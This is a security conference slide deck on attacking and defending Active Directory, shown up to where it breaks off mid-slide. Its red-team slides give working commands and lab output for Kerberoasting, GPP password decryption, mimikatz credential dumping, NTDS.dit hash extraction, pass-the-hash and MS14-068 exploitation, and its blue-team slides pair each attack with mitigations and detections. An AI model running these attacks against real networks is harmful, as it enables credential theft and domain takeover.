



Photo by Ed Speir IV.  
All Rights Reserved. Used with Permission.

# Red vs. Blue: Modern Active Directory Attacks & Defense

Sean Metcalf (@Pyrotek3)

CTO

DAn Solutions

sean [@] dansolutions . com

<http://DAnSolutions.com>

<https://www.ADSecurity.org>

 DerbyCon

# ABOUT

- ❖ Chief Technology Officer - DAn Solutions
- ❖ Microsoft Certified Master (MCM) Directory Services
- ❖ Speaker: BSides, Shakacon, Black Hat, DEF CON
- ❖ AD Security Consultant
- ❖ Security Researcher / Purple Team
- ❖ Security Info -> [ADSecurity.org](https://ADSecurity.org)



Sean Metcalf (@Pyrotek3) - *not actually Crash Override*



# AGENDA

**Red Team (Recon, Escalate, Persist)**

**Blue Team (Detect, Mitigate, Prevent)**



Sean Metcalf (@Pyrotek3)

# Red Team (Offense)



# Red Team (Offense)



Sean Metcalf (@Pyrotek3)

# PowerShell Attack Tool Evolution: PowerSploit to Empire

PowerSploit: [[github.com/mattifestation/PowerSploit](https://github.com/mattifestation/PowerSploit)]

- Invoke-Shellcode
- Invoke-TokenManipulation
- Invoke-Mimikatz
- Get-GPPPassword
- Add-Persistence



Empire: [[PowerShellEmpire.com](https://PowerShellEmpire.com)]

- Pure PowerShell agent with secure comms
- Run PowerShell code without using PowerShell.exe
- Wraps functionality of the most popular attack PS tools
- Empire server leverages Python

# Hacking with PowerShell





# PowerShell Empire: Deploy

```
=====
Empire: PowerShell post-exploitation agent | [Version]: 1.2
=====
[Web]: https://www.PowerShellEmpire.com/ | [Twitter]: @harmj0y, @sixdub, @enigma0x3
=====

EMPIRE

102 modules currently loaded

1 listeners currently active

0 agents currently active

(Empire) > usestager
dll          hop_php      launcher     launcher_vbs  pth_wmis      war
ducky        hta          launcher_bat macro          stager
(Empire) >
```





# PowerShell Empire: Inject

```
(Empire: RRLEERGPVNY2XHUU) > back
```

```
(Empire: agents) > list
```

```
[*] Active agents:
```

Name	Internal IP	Machine Name	Username	Process
RRLEERGPVNY2XHUU	192.168.52.210	WINDOWS3	*DEV\SYSTEM	vmttoolsd/1620
4S4HV1NX2TMZ2W3M	192.168.52.210	WINDOWS3	*DEV\chris	powershell/7884
HGR1HKRBUCHCWFHH	192.168.52.210	WINDOWS3	DEV\chris	vmttoolsd/2832
DGN2UWAUGWGURE4F	192.168.52.210	WINDOWS3	*DEV\SYSTEM	winlogon/496
MAESKKPZLSRVEG3R	192.168.52.210	WINDOWS3	*DEV\SYSTEM	lsass/564
PwLCRNKPWT2LXA2E	192.168.52.210	WINDOWS3	*DEV\SYSTEM	services/556
4GC13DXWFATFLRHX	192.168.52.210	WINDOWS3	DEV\chris	explorer/1720
1LZZZ1EARMRSTPYP	192.168.52.210	WINDOWS3	*DEV\SYSTEM	wininit/452
RHXYMTG3NSGCMBGS	192.168.52.210	WINDOWS3	*DEV\SYSTEM	spoolsv/1220
SYHKNZPUYT3YHD	192.168.52.210	WINDOWS3	DEV\chris	notepad/3828

```
(Empire: agents) > █
```



# PowerShell Empire: Modules

```
situational_awareness/host/computerdetails
situational_awareness/host/dnsserver
situational_awareness/host/winenum
situational_awareness/network/arpscan
situational_awareness/network/find_localadmin_access
situational_awareness/network/get_computer
situational_awareness/network/get_domaincontroller
situational_awareness/network/get_domaintrusts
situational_awareness/network/get_exploitable_systems
situational_awareness/network/get_localgroup
situational_awareness/network/get_spn
situational_awareness/network/get_user
situational_awareness/network/mapdomaintrusts
situational_awareness/network/netview
situational_awareness/network/portscan
situational_awareness/network/reverse_dns
situational_awareness/network/sharefinder
situational_awareness/network/smbscanner
situational_awareness/network/stealth_userhunter
situational_awareness/network/userhunter
credentials/mimikatz/certs
credentials/mimikatz/command
credentials/mimikatz/dcsync
credentials/mimikatz/golden_ticket
credentials/mimikatz/logonpasswords
credentials/mimikatz/lsadump
credentials/mimikatz/pth
credentials/mimikatz/purge
credentials/mimikatz/silver_ticket
credentials/mimikatz/trust_keys
credentials/powerdump
credentials/tokens
credentials/vault_credential
persistence/debugger/magnify
persistence/debugger/narrator
persistence/debugger/osk
persistence/debugger/sethc
persistence/debugger/utilman
persistence/elevated/registry
persistence/elevated/schtasks
persistence/elevated/wmi
persistence/misc/add_sid_history
persistence/misc/disable_machine_acct_change
persistence/misc/get_ssps
persistence/misc/install_ssp
persistence/misc/memssp
persistence/misc/skeleton_key
persistence/powerbreach/deaduser
persistence/powerbreach/eventlog
persistence/powerbreach/resolver
persistence/userland/registry
persistence/userland/schtasks
privesc/bypassuac
privesc/bypassuac_wscript
privesc/gpp
privesc/powerup/allchecks
privesc/powerup/find_dllhijack
privesc/powerup/service_exe_stager
privesc/powerup/service_exe_useradd
privesc/powerup/service_stager
privesc/powerup/service_useradd
privesc/powerup/write_dllhijacker
```

# Recon



Sean Metcalf (@Pyrotek3)

# Recon

- Discover Domain Controllers in Domain
  - DNS
    - *nslookup set type = any  
\_ldap.\_tcp.dc.\_msdcs.DOMAIN.COM*
  - PowerShell (.NET)
    - *[System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain().DomainControllers*
  - PowerShell AD cmdlets
    - *Get-ADDomainController -filter \**
- Discover Forest Global Catalogs (PS)
  - *[System.DirectoryServices.ActiveDirectory.Forest]::GetCurrentForest().GlobalCatalogs*

# Recon

- Discover Privileged Accounts
  - Recursive group membership:
    - Domain Admins
    - Administrators
    - RODC Denied Replication Group(s)
  - Accounts with AdminCount = 1
- Discover Partner Organizations
  - Trusts
  - Contact Objects
- Discover Services & Service Accounts
  - SPN Scanning

# “SPN Scanning” Service Discovery

- ✦ SQL servers, instances, ports, etc.
  - ✦ *MSSQLSvc/adsmsSQL01.adsecurity.org:1433*
- ✦ RDP
  - ✦ *TERMSERV/adsmsEXCAS01.adsecurity.org*
- ✦ WSMAN/WinRM/PS Remoting
  - ✦ *WSMAN/adsmsEXCAS01.adsecurity.org*
- ✦ Forefront Identity Manager
  - ✦ *FIMService/adsmsFIM01.adsecurity.org*
- ✦ Exchange Client Access Servers
  - ✦ *exchangeMDB/adsmsEXCAS01.adsecurity.org*
- ✦ Microsoft SCCM
  - ✦ *CmRcService/adsmsSCCM01.adsecurity.org*
- ✦ Microsoft SCOM
  - ✦ *MSOMHSvc/adsmsSCOM01.adsecurity.org*



# SPN Scanning for Services

```
Domain           : lab.adsecurity.org
ServerName       : adsmssql02.lab.adsecurity.org
Port             : 9834
Instance        :
ServiceAccountDN : {CN=svc-adsSQLSA,OU=TestServiceAccount}
OperatingSystem  : {windows Server 2008 R2 Datacenter}
OSServicePack    : {Service Pack 1}
LastBootup      : 3/8/2015 1:07:25 AM
OSVersion        : {6.1 (7601)}
Description      : {Production SQL Server}
SrvAcctUserID    : svc-adsSQLSA
SrvAcctDescription : SQL Server Service Account
```

## Discover-PSMSSQLServers

<https://github.com/PyroTek3/PowerShell-AD-Recon/>

SPN Directory:

[http://adsecurity.org/?page\\_id=183](http://adsecurity.org/?page_id=183)

# SPN Scanning for Service Accounts

```
Domain           : lab.adsecurity.org
UserID           : svc-SQLAgent01
PasswordLastSet  : 01/03/2015 18:42:01
LastLogon        : 12/29/2014 00:18:02
Description      :
SPNServers       : {ADSAPPSQL01.lab.adsecurity.org, ADSAPPSQL02.1
SPNTypes         : {MSSQLSvc}
ServicePrincipalNames : {MSSQLSvc/ADSAPPSQL01.lab.adsecurity.org:1433,
                        MSSQLSvc/ADSAPPSQL03.lab.adsecurity.org:1433}
```

## Find-PSServiceAccounts

<https://github.com/PyroTek3/PowerShell-AD-Recon/>

SPN Directory:


[http://adsecurity.org/?page\\_id=183](http://adsecurity.org/?page_id=183)



# Cracking Service Account Passwords (Kerberoast)

Request/Save TGS service tickets & crack offline.

- ✦ “Kerberoast” python-based TGS password cracker.
- ✦ No elevated rights required.
- ✦ No traffic sent to target.



<https://github.com/nidem/kerberoast>

# Kerberoast: Request TGS Service Ticket

```
PS C:\> Add-Type -AssemblyName System.IdentityModel
PS C:\> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken `
>> -ArgumentList 'MSSQLSvc/adsmsDB01.adsecurity.org:1433'
>>

Id          : uuid-2262c868-429e-4581-ae12-8e6ce2c0aa22-3
SecurityKeys : [System.IdentityModel.Tokens.InMemorySymmetricSecurityKey]
ValidFrom   : 9/20/2015 12:40:59 AM
ValidTo     : 9/20/2015 10:40:59 AM
ServicePrincipalName : MSSQLSvc/adsmsDB01.adsecurity.org:1433
SecurityKey : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
```

```
PS C:\> klist
```

```
Current LogonId is 0:0xbf51b3
```

```
Cached Tickets: (2)
```

```
#0> Client: JoeUser @ LAB.ADSECURITY.ORG
Server: krbtgt/LAB.ADSECURITY.ORG @ LAB.ADSECURITY.ORG
KerberosTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
Start Time: 9/19/2015 20:40:59 (local)
End Time: 9/20/2015 6:40:59 (local)
Renew Time: 9/26/2015 20:40:59 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
```

```
#1> Client: JoeUser @ LAB.ADSECURITY.ORG
Server: MSSQLSvc/adsmsDB01.adsecurity.org:1433 @ LAB.ADSECURITY.ORG
KerberosTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
Start Time: 9/19/2015 20:40:59 (local)
End Time: 9/20/2015 6:40:59 (local)
Renew Time: 9/26/2015 20:40:59 (local)
```

# Kerberoast: Save & Crack TGS Service Ticket

```
mimikatz(commandline) # kerberos::list /export
```

```
[00000000] - 0x00000012 - aes256_hmac
```

```
Start/End/MaxRenew: 9/19/2015 8:40:59 PM ; 9/20/2015 6:40:59 AM ;  
Server Name       : krbtgt/LAB.ADSECURITY.ORG @ LAB.ADSECURITY.ORG  
Client Name      : JoeUser @ LAB.ADSECURITY.ORG  
Flags 40e10000   : name_canonicalize ; pre_authent ; initial ; re
```

```
[00000001] - 0x00000017 - rc4_hmac_nt
```

```
Start/End/MaxRenew: 9/19/2015 8:40:59 PM ; 9/20/2015 6:40:59 AM ;  
Server Name       : MSSQLSvc/admsDB01.adsecurity.org:1433 @ LAB.A  
Client Name      : JoeUser @ LAB.ADSECURITY.ORG  
Flags 40a10000   : name_canonicalize ; pre_authent ; renewable ;
```

```
root@kali:/opt/kerberoast# python tgsrepcrack.py wordlist.txt MSSQL  
found password for ticket 0: SQL_P@55w0rd#! File: MSSQL.kirbi  
All tickets cracked!
```

# PowerShell Kerberos TGS REP

62 11.0397850 172.16.11.12 172.16.11.101 KRB5 1594 TGS-REP

```
⊕ Frame 62: 1594 bytes on wire (12752 bits), 1594 bytes captured (12752 bits) on inter
⊕ Ethernet II, Src: Microsof_17:c1:98 (00:15:5d:17:c1:98), Dst: Microsof_17:c1:a6 (00:
⊕ Internet Protocol Version 4, Src: 172.16.11.12 (172.16.11.12), Dst: 172.16.11.101 (1
⊕ Transmission Control Protocol, Src Port: 88 (88), Dst Port: 51087 (51087), Seq: 1, A
⊖ Kerberos
  ⊕ Record Mark: 1536 bytes
  ⊖ tgs-rep
    pvno: 5
    msg-type: krb-tgs-rep (13)
    crealm: LAB.ADSECURITY.ORG
  ⊖ cname
    name-type: KRB5-NT-PRINCIPAL (1)
  ⊖ name-string: 1 item
    KerberosString: JoeUser
  ⊖ ticket
    tkt-vno: 5
    realm: LAB.ADSECURITY.ORG
  ⊖ sname
    name-type: KRB5-NT-SRV-INST (2)
  ⊖ name-string: 2 items
    KerberosString: MSSQLSvc
    KerberosString: adsmsDB01.adsecurity.org:1433
  ⊖ enc-part
    etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
    kvno: 2
    cipher: a0c70bf983f16b744fdd06e0ad69fc7710d77afb2dd8d790...
```

# Blue Team Response: TGS Password Cracking

## Mitigation:

- Service Account passwords >25 characters
- Use (Group) Managed Service Accounts
- Limit Service Account Rights

## Detection:

- Event ID 4769: A Kerberos service ticket was requested - Lots of these, not real useful.
- IDS Signature:  
Kerberos TGS-REP using RC4-HMAC-MD5

# Group Policy Preferences (GPP)

- ✦ Authenticated Users have read access to SYSVOL
- ✦ Configuration data xml stored in SYSVOL
- ✦ Password is AES-256 encrypted (& base64)
- ✦ Credential Use Cases:
  - ✦ Map drives
  - ✦ Create Local Users
  - ✦ Data Sources
  - ✦ Create/Update Services
  - ✦ Scheduled Tasks
  - ✦ **Change local Administrator passwords**

# Group Policy Preferences Credential Storage

## The private key is publicly available on MSDN

- 2.2.1.1 Preferences Policy File Format

  - 2.2.1.1.1 Common XML Schema

  - 2.2.1.1.2 Outer and Inner Element Names and CLSIDs

  - 2.2.1.1.3 Common XML Attributes

    - 2.2.1.1.4 Password Encryption**

    - 2.2.1.1.5 Expanding Environment Variables

## 2.2.1.1.4 Password Encryption

All passwords are encrypted using a derived Advanced Encryption Standard (AES) key.<3>

The 32-byte AES key is as follows:

```
4e 99 06 e8 fc b6 6c c9 fa f4 93 10 62 0f fe e8  
f4 96 e8 06 cc 05 79 90 20 9b 09 a4 33 b6 6c 1b
```

<https://msdn.microsoft.com/en-us/library/2c15cbf0-f086-4c74-8b70-1f2fa45dd4be.aspx>

# Exploiting Group Policy Preferences

\\<DOMAIN>\SYSVOL\<DOMAIN>\Policies\  
{Groups.xml, Services.xml, ScheduledTasks.xml}

```
<?xml version="1.0" encoding="utf-8" ?>
- <Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
- <User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Administrator (built-in) ima
  02-18 01:53:01" uid="{D5FE7352-81E1-42A2-B7DA-118402BE4C33}">
  <Properties action="U" newName="ADSAdmin" fullName="" description=""
  cpassword="RI133B2Wl2CiI0Cau1DtrtTe3wdFwzCiWB5PSAxXMDstchJt3bL0Uie0BaZ/7rdQju
  changeLogon="0" noChange="0" neverExpires="0" acctDisabled="0" subAuthority="RID_ADMIN" use
  (built-in)" expires="2015-02-17" />
  </User>
</Groups>
```

```
PS C:\temp> Get-DecryptedCpassword 'RI133B2Wl2CiI0Cau1DtrtTe3wdFwzC
#Super@Secure&Password$2015?
```



# Blue Team Response: Exploiting GPP

- Mitigation:
  - Install KB2962486 on every computer used to manage GPOs
  - Delete existing GPP xml files in SYSVOL containing passwords
- Detection:
  - XML Permission Denied Checks
    - Place xml file in SYSVOL & set Everyone:Deny
    - Audit Access Denied errors
  - GPO doesn't exist, no legit reason for access

# VBS scripts in SYSVOL: DON'T DO THIS!

Changes the local Administrator password. The script should be deployed using Group Policy or through a logon script.

## Visual Basic

```
Set oShell = CreateObject("WScript.Shell")
Const SUCCESS = 0

sUser = "administrator"
sPwd = "Password2"

' get the local computername with WScript.Network,
' or set sComputerName to a remote computer
Set oWshNet = CreateObject("WScript.Network")
sComputerName = oWshNet.ComputerName

Set oUser = GetObject("WinNT://" & sComputerName & "/" & sUser)

' Set the password
oUser.SetPassword sPwd
oUser.Setinfo

oShell.LogEvent SUCCESS, "Local Administrator password was changed!"
```

<https://gallery.technet.microsoft.com/scriptcenter/c6ecba88-88ae-4e9d-9581-c0d27e20ebd6>

**PLEASE, PLEASE, PLEASE**

**STOP PUTTING PASSWORDS IN SYSVOL**

# Pivoting with Local Admin

- ✦ Using GPP Credentials
- ✦ Connect to other computers using ADSAdmin account
- ✦ **Compromise Local Admin creds = Admin rights on all**
- ✦ Always RID 500 – doesn't matter if renamed.
- ✦ Mimikatz for more credentials!



# Blue Team Response: Pivoting via Local Admin

- Mitigation:
  - Use Microsoft LAPS (or similar) for automatic local admin password change.
  - Deploy KB2871997 on all systems.
  - Disallow local account logon across network via GPO.
  - Restrict workstation to workstation communication.
  - Implement network segmentation.
- Detection:
  - Local admin account logon

# Remote Execution Options

- **WMI**

*Wmic /node:COMPUTER/user:DOMAIN\USER  
/password:PASSWORD process call create  
"COMMAND"*

- **PowerShell (WMI)**

*Invoke-WMIMethod -Class Win32\_Process -  
Name Create -ArgumentList \$COMMAND -  
ComputerName \$COMPUTER -Credential \$CRED*

- **WinRM**

*winrs -r:COMPUTER COMMAND*

- **PowerShell Remoting**

*Invoke-Command -computername \$COMPUTER  
-command { \$COMMAND }*

*New-PSSession -Name PSCOMPUTER -ComputerName  
\$COMPUTER; Enter-PSSession -Name PSCOMPUTER*

# Mimikatz: The Credential Multi-tool

## ✦ **Dump credentials**

- ✦ Windows protected memory (LSASS). \*
- ✦ Active Directory Domain Controller database . \*

## ✦ **Dump Kerberos tickets**

- ✦ for all users. \*
- ✦ for current user.

## ✦ **Credential Injection**

- ✦ Password hash (pass-the-hash)
- ✦ Kerberos ticket (pass-the-ticket)

## ✦ **Generate Silver and/or Golden tickets**

## ✦ **And so much more!**



# Dump Credentials with Mimikatz



```
mimikatz(commandline) # sekurlsa::logonpasswords
Authentication Id : 0 ; 5088494 (00000000:004da4ee)
Session          : Interactive from 2
User Name       : hansolo
Domain          : ADSECLAB
SID             : S-1-5-21-1473643419-774954089-2222329127-1107
```

msv :

```
***** Primary
* Username : HanSolo
* Domain   : ADSECLAB
* LM       : 6ce8de51bc4919e01987a75d0bbd375a
* NTLM     : 269c0c63a623b2e062dfd861c9b82818
* SHA1     : 660dd1fe6bb94f321fbbd58bfc19a4189228b2bb
```

tspkg :

```
* Username : HanSolo
* Domain   : ADSECLAB
* Password : Falcon99!
```

wdigest :

```
* Username : HanSolo
* Domain   : ADSECLAB
* Password : Falcon99!
```

kerberos :

```
* Username : HanSolo
* Domain   : LAB.ADSECUR
* Password : Falcon99!
```

ssp :

credman :

```
Authentication Id : 0 ; 2858340 (00000000:002b9d64)
Session           : Service from 0
User Name        : svc-SQLDBEngine01
Domain           : ADSECLAB
SID              : S-1-5-21-1473643419-774954089-2222
```

msv :

```
***** Primary
* Username : svc-SQLDBEngine01
* Domain   : ADSECLAB
* NTLM     : d0abfc0cb689f4cdc8959a1411499096
* SHA1     : 467f0516e6155eed60668827b0a4dab5
```

tspkg :

```
* Username : svc-SQLDBEngine01
* Domain   : ADSECLAB
* Password : ThisIsAGoodPassword99!
```

wdigest :

```
* Username : svc-SQLDBEngine01
* Domain   : ADSECLAB
* Password : ThisIsAGoodPassword99!
```

kerberos :

```
* Username : svc-SQLDBEngine01
* Domain   : LAB.ADSECURITY.ORG
* Password : ThisIsAGoodPassword99!
```

**User/Admin Account**

**Service Account**



# Dumping AD Domain Credentials

- ✦ Get access to the NTDS.dit file & extract data.
  - ✦ Copy AD database from remote DC.
  - ✦ Grab AD database copy from backup.
  - ✦ Get Virtual DC data.
- ✦ Dump credentials on DC (local or remote).
  - ✦ Run Mimikatz (WCE, etc) on DC.
  - ✦ Invoke-Mimikatz on DC via PS Remoting.
  - ✦ Mimikatz DCSync



# Finding NTDS.dit on the Network

- ✦ Are your DC backups properly secured?
- ✦ Domain Controller storage?
- ✦ Who administers the virtual server hosting virtual DCs?
- ✦ Are your VMWare/Hyper-V host admins considered Domain Admins?

*Hint: They should be.*



# NTDSUtil?

```
PS C:\Users\Administrator.ADSECLAB> ntdsutil "ac i ntds" "ifm" "create full
C:\Windows\system32\ntdsutil.exe: ac i ntds
Active instance set to "ntds".
C:\Windows\system32\ntdsutil.exe: ifm
ifm: create full c:\temp
Creating snapshot...
Snapshot set {5113733a-e9ba-430f-a320-c1168d2f62e2} generated successfully.
Snapshot {3fd7bd9a-dda5-4da0-b83c-243a8ff25690} mounted as C:\$SNAP_2015032
Snapshot {3fd7bd9a-dda5-4da0-b83c-243a8ff25690} is already mounted.
Initiating DEFRAGMENTATION mode...
    Source Database: C:\$SNAP_201503242343_VOLUMEC$\Windows\NTDS\ntds.dit
    Target Database: c:\temp\Active Directory\ntds.dit

          Defragmentation Status (% complete)

0      10     20     30     40     50     60     70     80     90    100
|-----|-----|-----|-----|-----|-----|-----|-----|-----|
.....

Copying registry files...
Copying c:\temp\registry\SYSTEM
Copying c:\temp\registry\SECURITY
Snapshot {3fd7bd9a-dda5-4da0-b83c-243a8ff25690} unmounted.
IFM media created successfully in c:\temp
ifm: q
C:\Windows\system32\ntdsutil.exe: q
```

# Dump Password Hashes from NTDS.dit

```
root@kali:/opt/impacket-0.9.11# secretsdump.py -system /opt/ntds/system
ds /opt/ntds/ntds.dit LOCAL
Impacket v0.9.11 - Copyright 2002-2014 Core Security Technologies

[*] Target system bootKey: 0x47f313875531b01e41a749186116575b
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] Pek found and decrypted: 0xc84e1ce7a0a057df160a8d8f9b86d98c
[*] Reading and decrypting hashes from /opt/ntds/ntds.dit
ADSDC02$:2101:aad3b435b51404eeaad3b435b51404ee:eaac459f6664fe083b734a
ADSDC01$:1000:aad3b435b51404eeaad3b435b51404ee:400c1c111513a3a9886710
ADSDC05$:1104:aad3b435b51404eeaad3b435b51404ee:aabbc5e3df7bf11ebcad18
ADSDC04$:1105:aad3b435b51404eeaad3b435b51404ee:840c1a91da2670b6d5bd19
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7c08d63a2f48f04597
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:8a2f1adcdd519a2e515780021
lab.adsecurity.org\Admin:1103:aad3b435b51404eeaad3b435b51404ee:7c08d6
lab.adsecurity.org\LukeSkywalker:2601:aad3b435b51404eeaad3b435b51404ee
lab.adsecurity.org\HanSolo:2602:aad3b435b51404eeaad3b435b51404ee:2690
lab.adsecurity.org\JoeUser:2605:aad3b435b51404eeaad3b435b51404ee:7c08
ADSWKWIN7$:2606:aad3b435b51404eeaad3b435b51404ee:70553133c63b5dfffac
lab.adsecurity.org\ServerAdmin:2607:aad3b435b51404eeaad3b435b51404ee
lab.adsecurity.org\Nathaniel.Morris:2608:aad3b435b51404eeaad3b435b514
```

# Over Pass the Hash

- ✦ Use the NTLM password hash to get Kerberos ticket(s)

```
minikatz(commandline) # sekurlsa::pth /user:LukeSkywalker /domain:lab.adsecurity.org /ntlm:177af8ab46321ceef22b4e8376f2dba7ba7
user      : LukeSkywalker
domain    : lab.adsecurity.org
program   : cmd.exe
NTLM      : 177af8ab46321ceef22b4e8376f2dba7
| PID     2936
| TID     2988
| LUID 0 ; 1688016 <00000000:0019c1d0>
| nsv1_0 - data copy @ 00000000000DDAA0 : OK !
| kerberos - data copy @ 000000000171DD58
| aes256_hmac -> null
| aes128_hmac -> null
| rc4_hmac_nt OK
| rc4_hmac_old OK
| rc4_md4 OK
| rc4_hmac_nt_exp OK
| rc4_hmac_old_exp OK
| *Password replace -> null
minikatz #
```

```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
adsurk7\adsadmin

C:\Windows\system32>klist

Current LogonId is 0:0x19c1d0

Cached Tickets: (0)

C:\Windows\system32>net use \\adsdc02.lab.adsecurity.org\admin$
The command completed successfully.
```

# Blue Team Response: Credential Theft

- Mitigation:
  - Protect admin credentials.
  - Set all admin accounts to “sensitive & cannot be delegated”.
  - Admins only logon to specific systems.
  - Separate Admin workstations for administrators (locked-down & no internet).
  - Limit Service Account rights/permissions.
- Detection: *Difficult*

# MS14-068: (Microsoft) Kerberos Vulnerability

- ✦ MS14-068 (CVE-2014-6324) Patch released 11/18/2014
- ✦ Domain Controller Kerberos Service (KDC) didn't correctly validate the PAC checksum.
- ✦ Effectively re-write user ticket to be a Domain Admin.
- ✦ Own AD in 5 minutes



Gavin Millard @gmillard - 11h

MS14-068 in the real world.

"Welcome Captain. Would you like a coffee before you take off"

#infosec



<https://adsecurity.org/?tag=ms14068>

Sean Metcalf (@Pyrotek3)

31 12

# MS14-068 (PyKEK 12/5/2014)

```
c:\Temp\pykek>ms14-068.py -u bobafett@lab.adsecurity.org -p Password99! -s S-1-5-29127-1617 -d adsd02.lab.adsecurity.org
[+] Building AS-REQ for adsd02.lab.adsecurity.org... Done!
[+] Sending AS-REQ to adsd02.lab.adsecurity.org... Done!
[+] Receiving AS-REP from adsd02.lab.adsecurity.org... Done!
[+] Parsing AS-REP from adsd02.lab.adsecurity.org... Done!
[+] Building TGS-REQ for adsd02.lab.adsecurity.org... Done!
[+] Sending TGS-REQ to adsd02.lab.adsecurity.org... Done!
[+] Receiving TGS-REP from adsd02.lab.adsecurity.org... Done!
[+] Parsing TGS-REP from adsd02.lab.adsecurity.org... Done!
[+] Creating ccache file 'TGT_bobafett@lab.adsecurity.org.ccache'... Done!
```

```
mimikatz(commandline) # kerberos::ptc c:\temp\pykek\TGT_bobafett@lab.adsecurity.org
```

```
Principal : <01> : bobafett ; @ LAB.ADSECURITY.ORG
```

```
Data 0
```

```
Start/End/MaxRenew: 2/8/2015 7:54:18 PM ; 2/9/2015 5:54:18 AM ; 2/9/2015 5:54:18 AM
Service Name (01) : krbtgt ; LAB.ADSECURITY.ORG ; @ LAB.ADSECURITY.ORG
Target Name (01) : krbtgt ; LAB.ADSECURITY.ORG ; @ LAB.ADSECURITY.ORG
Client Name (01) : bobafett ; @ LAB.ADSECURITY.ORG
Flags 50a00000 : pre_authent ; renewable ; proxiable ; forwardable
Session Key : 0x000000017 - rc4_hmac_nt
04f2a374032b0477c6195fdac06721c5
Ticket : 0x000000000 - null ; kvno = 2
* Injecting ticket : OK
```

```
mimikatz(commandline) # exit
```

```
Bye!
```

```
c:\Temp\pykek>net use \\adsd02.lab.adsecurity.org\admin$
```

```
The command completed successfully.
```



# MS14-068 Kekeo Exploit

```
PS C:\temp\kekeo> .\ms14068.exe /domain:lab.adsecurity.org /user:JoeUser /pass

#####      MS14-068 POC 1.1 (x86) release "Kiwi en C" (Apr 19 2015 00:51:32)
.## ^ ##.
## / \ ##   /* * *
## \ / ##   Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
'## v ##'   http://blog.gentilkiwi.com                          (oe.eo)
'#####'   ... with thanks to Tom Maddock & Sylvain Monne * * */

[KDC] 'ADSDC01.lab.adsecurity.org' will be the main server
[AUTH] Impersonation
[KDC] 3 server(s) in list
[SID/RID] 'JoeUser @ lab.adsecurity.org' must be translated to SID/RID

user       : JoeUser
domain     : lab.adsecurity.org
password   : ***
sid        : S-1-5-21-1583770191-140008446-3268284411
rid        : 1111
key        : 7c08d63a2f48f045971bc2236ed3f3ac (rc4_hmac_nt)
ticket     : ** Pass The Ticket **
  [level 1] Reality          (AS-REQ)
  [level 2] Van Chase        (PAC TIME)
    * PAC generated
    * PAC ""signed""
  [level 3] The Hotel        (TGS-REQ)
  [level 4] Snow Fortress    (TGS-REQ)
    * ADSDC01 : RDC_ERR_SUMENTYPE_NOSUPP (15)
